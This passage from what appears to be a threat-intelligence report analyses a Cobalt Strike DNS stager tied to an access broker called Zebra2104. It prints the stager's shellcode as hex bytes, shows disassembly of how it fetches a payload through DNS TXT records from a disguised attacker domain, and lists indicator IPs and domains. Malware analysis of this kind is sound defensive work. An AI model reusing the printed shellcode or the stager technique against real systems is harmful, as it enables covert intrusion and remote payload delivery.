408b 30eb 70e8 80ff ffff 0061 6161 2e73 7461 6765 2e31 3131 3335 3139 392e 7768  @.0.p......aaa.stage.11135199.wh
6172 6174 652e 736f 6674 6e65 7465 7863 6861 6e67 6572 6e73 322e 6e65 7400 354f  arate.softnetexchangerns2.net.5O
2150 2540 4150 5b34 5c50 89f0 488b 0841 8808 80f9 5f7e 0768 f0b5 a256 ffd5 68e8  !P%@AP[4\P..H..A...._~.h...V..h.
1300 0068 44f0 35e0 ffd5 89f0 8b08 89cb e923 ffff ff87 fa5f 8b47 1883 f801 7539  ...hD.5..........#......_.G....u9
83c7 1c8b 3f87 de89 fe8b 7c24 0831 c9b1 fff3 a457 5757 4387 fa52 5753 81ea ff00  ....?.....|$.1.....WWWC..RWS....
0000 5268 f400 8ecc ffd5 5b5f 5a3d ff00 0000 7c07 e9df feff ff89 d781 c700 0000  ..Rh......[_Z=....|.............
00ff e700 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
```

Figure 16 - Resulting shellcode

Disassembling the shellcode in the disassembly tool IDA, we can immediately identify a new domain that appears to be trying to masquerade as a DNS name-server:




```
aAaStage1113519 db 'aa.stage.11135199.wharate.softnetexchangerns2.net',0
```

Figure 17 - A new URL attempting to look like a name server

We can also see what appear to be 4-byte hex values being pushed onto the stack before a call. This is indicative of Windows API import name hashing, a common technique to masquerade the loading of API calls from identification during analysis. This can be seen in Figure 20, where C99CC96A is pushed onto the stack before a call to ebp.


We then see that it performs a DNS query on the URL using DnsQueryA.



```
push    ebx                 ; ppQueryResults
push    0
push    248h                ; Options:
                            ; DNS_QUERY_RETURN_MESSAGE (0x200)
                            ; DNS_QUERY_BYPASS_CACHE (0x08)
                            ; DNS_QUERY_NO_HOSTS_FILE (0x40)
push    10h                 ; DNS_TYPE_TEXT
push    eax
push    0C99CC96Ah          ; DnsQuery_A
call    ebp
test    eax, eax
jnz     short sleep_try_again
```

Figure 18 - Using DnsQuery_A to query the website's DNS records

Once it receives a DNS response, it parses out the TXT Record from the DNS response and checks its length, as shown in Figure 19.



```
strlen_and_jmp_shellcode:
xchg    edi, edx
pop     edi             ; ppQueryResults
mov     eax, [edi+DNS_RECORD.Data.TXT.dwStringCount]
cmp     eax, 1
jnz     short jmp_shellcode
```


```
add     edi, DNS_RECORD.Data.TXT.pStringArray
mov     edi, [edi]
xchg    ebx, esi
mov     esi, edi
mov     edi, [esp+18h+dns_txt_results]
xor     ecx, ecx
mov     cl, 255
rep movsb
push    edi
push    edi
push    edi
inc     ebx
xchg    edi, edx
push    edx
push    edi
push    ebx
sub     edx, 0FFh
push    edx
push    0CC8E00F4h      ; StrlenA
call    ebp
pop     ebx
pop     edi
pop     edx
cmp     eax, 255
jl      short loc_1FB
```

```
jmp_shellcode
mov     edi,
```

Figure 19 - Extracting the TXT record length and data from the DnsQueryA result

This behavior is typical of a DNS stager; it pulls down a later stage payload via the DNS TXT records, abusing the DNS protocol in an attempt to be stealthy. This is also why the domain name was set to masquerade as a DNS name server.

When we look at the Cobalt Strike Malleable C2 documentation, we can see that the URL above in Figure 17 uses a strikingly similar domain in their example. For that reason, we believe this to be a Cobalt Strike DNS stager that will download a Cobalt Strike Beacon upon successful execution.



You can use "ns_response" when a DNS server is responding to a target with "Server failure" errors. A public DNS Resolver may be initiating NS record requests that the DNS Server in Cobalt Strike Team Server is dropping by default.

```
{target}       {DNS Resolver} Standard query 0x5e06 A doc.bc.11111111.a.example.com
{DNS Resolver} {target}       Standard query response 0x5e06 Server failure A doc.bc.11111111.a.example
```

Figure 20 – A striking similarity to the Cobalt Strike DNS server example from the developer's documentation


One More Thing, Before You Go!

Now that we've seen the potential IAB group infrastructure in all its glory, do you notice anything about the IPs discussed here?

All the domains mentioned in this paper at one time resolved to IPs that were provided by the same Bulgarian Autonomous System Numbers (ASN), which belongs to Neterra Ltd.

This is not to say we believe the threat actor to be Bulgarian, but that all their infrastructure is hosted with one specific company. Furthermore, Neterra isn't known to be a bulletproof hosting provider; it's more likely that it's being abused to facilitate this malicious activity.

The fact that all these IPs are on the same ASN helps us bind together the theory that this is in fact all the work of one threat group, underpinning the operation of the groups it sells its access to.



87.120.37.120	87.121.52.119
87.120.37.119	87.121.52.120
87.121.52.229	87.121.52.118
91.92.109.174	87.120.37.121
87.120.37.117	87.120.37.118
87.121.52.117	87.121.52.121

Figure 21 - Bulgarian IP addresses on the same ASN

Finding Beacons in the Dark

For those of you interested, here's a shameless plug for our new book *"Finding Beacons in the Dark: A Guide to Cyber Threat Intelligence,"* which the BlackBerry Research & Threat Intelligence Team has lovingly crafted over the course of this year.

In the book, we demonstrate our Cyber Threat Intelligence (CTI) lifecycle, and show how you can build your own automation system to hunt for threats. In this case, that threat would be the Cobalt Strike Team Server.

We also give you an in-depth look at Beacon configuration and their Malleable C2 profiles, and reveal insights, trends, and discoveries from over 48,000 Beacons and 6,000 unique Team Servers.

In addition, we show you the power of intelligence correlation that can be gleaned from datasets such as these, including how it can be used to:

- Build profiles of threat actors
- Broaden knowledge of existing threat groups
- Track both ongoing and new threat actor campaigns

The end result is that you can then:

- Provide actionable intelligence to SOC analysis, IR teams and investigators
- Reduce “alert fatigue”
- Improve threat detection
- Fine-tune security solutions and services

Conclusions

As is the case with many cyber investigations in today’s threat landscape, this journey began with the analysis of a Cobalt Strike Beacon and the data contained within its configuration. The presence of a single domain – trashborting[.]com – along with both its current and historical resolution information, led us to uncover links to many different campaigns and a new group that the BlackBerry Research & Intelligence Team named, and continues to track, as Zebra2104. This name stems from the use of initial access services that, as a byproduct, allow for threat actors to “hide in the herd.”

One such campaign was the malspam infrastructure previously documented by Microsoft, which was seen to serve an assortment of malware – from ransomware to infostealers – and many more in between. This same infrastructure had also been observed waging a phishing campaign that targeted Australian entities, both in the governmental and private sector, in September of 2020.

When we delved deeper, we found two sister domains that led us down further intelligence avenues, to ultimately identifying both a MountLocker and a Phobos intrusion from the same domain.

We then identified another domain sharing a past IP resolution, linked to the StrongPity APT group by Talos Intelligence in June of 2020.

With three seemingly unrelated threat groups using and sharing overlapping infrastructure, we asked ourselves the question, “What is the most plausible explanation for these peculiar links?” (Especially as these groups’ motives didn’t seem to align.)

We concluded that this was not the work of the three groups together, but of a fourth player; an Initial Access Broker we dubbed Zebra2104, which provided the initial access into victim environments.

The interlinking web of malicious infrastructure seen throughout this research has shown that, in a manner that mirrors the legitimate business world, cybercrime groups are in some cases run not unlike multinational organizations. They create partnerships and alliances to help advance their goals. If anything, it is safe to assume that these threat group “business partnerships” are going to become even more prevalent in future.

To counter this, it is only via the tracking, documenting, and sharing of intelligence in relation to these groups (and many more) that the wider security community can monitor and defend against them. This cooperation will continue to further our collective understanding of how cybercriminals operate.

If the bad guys work together, so should we!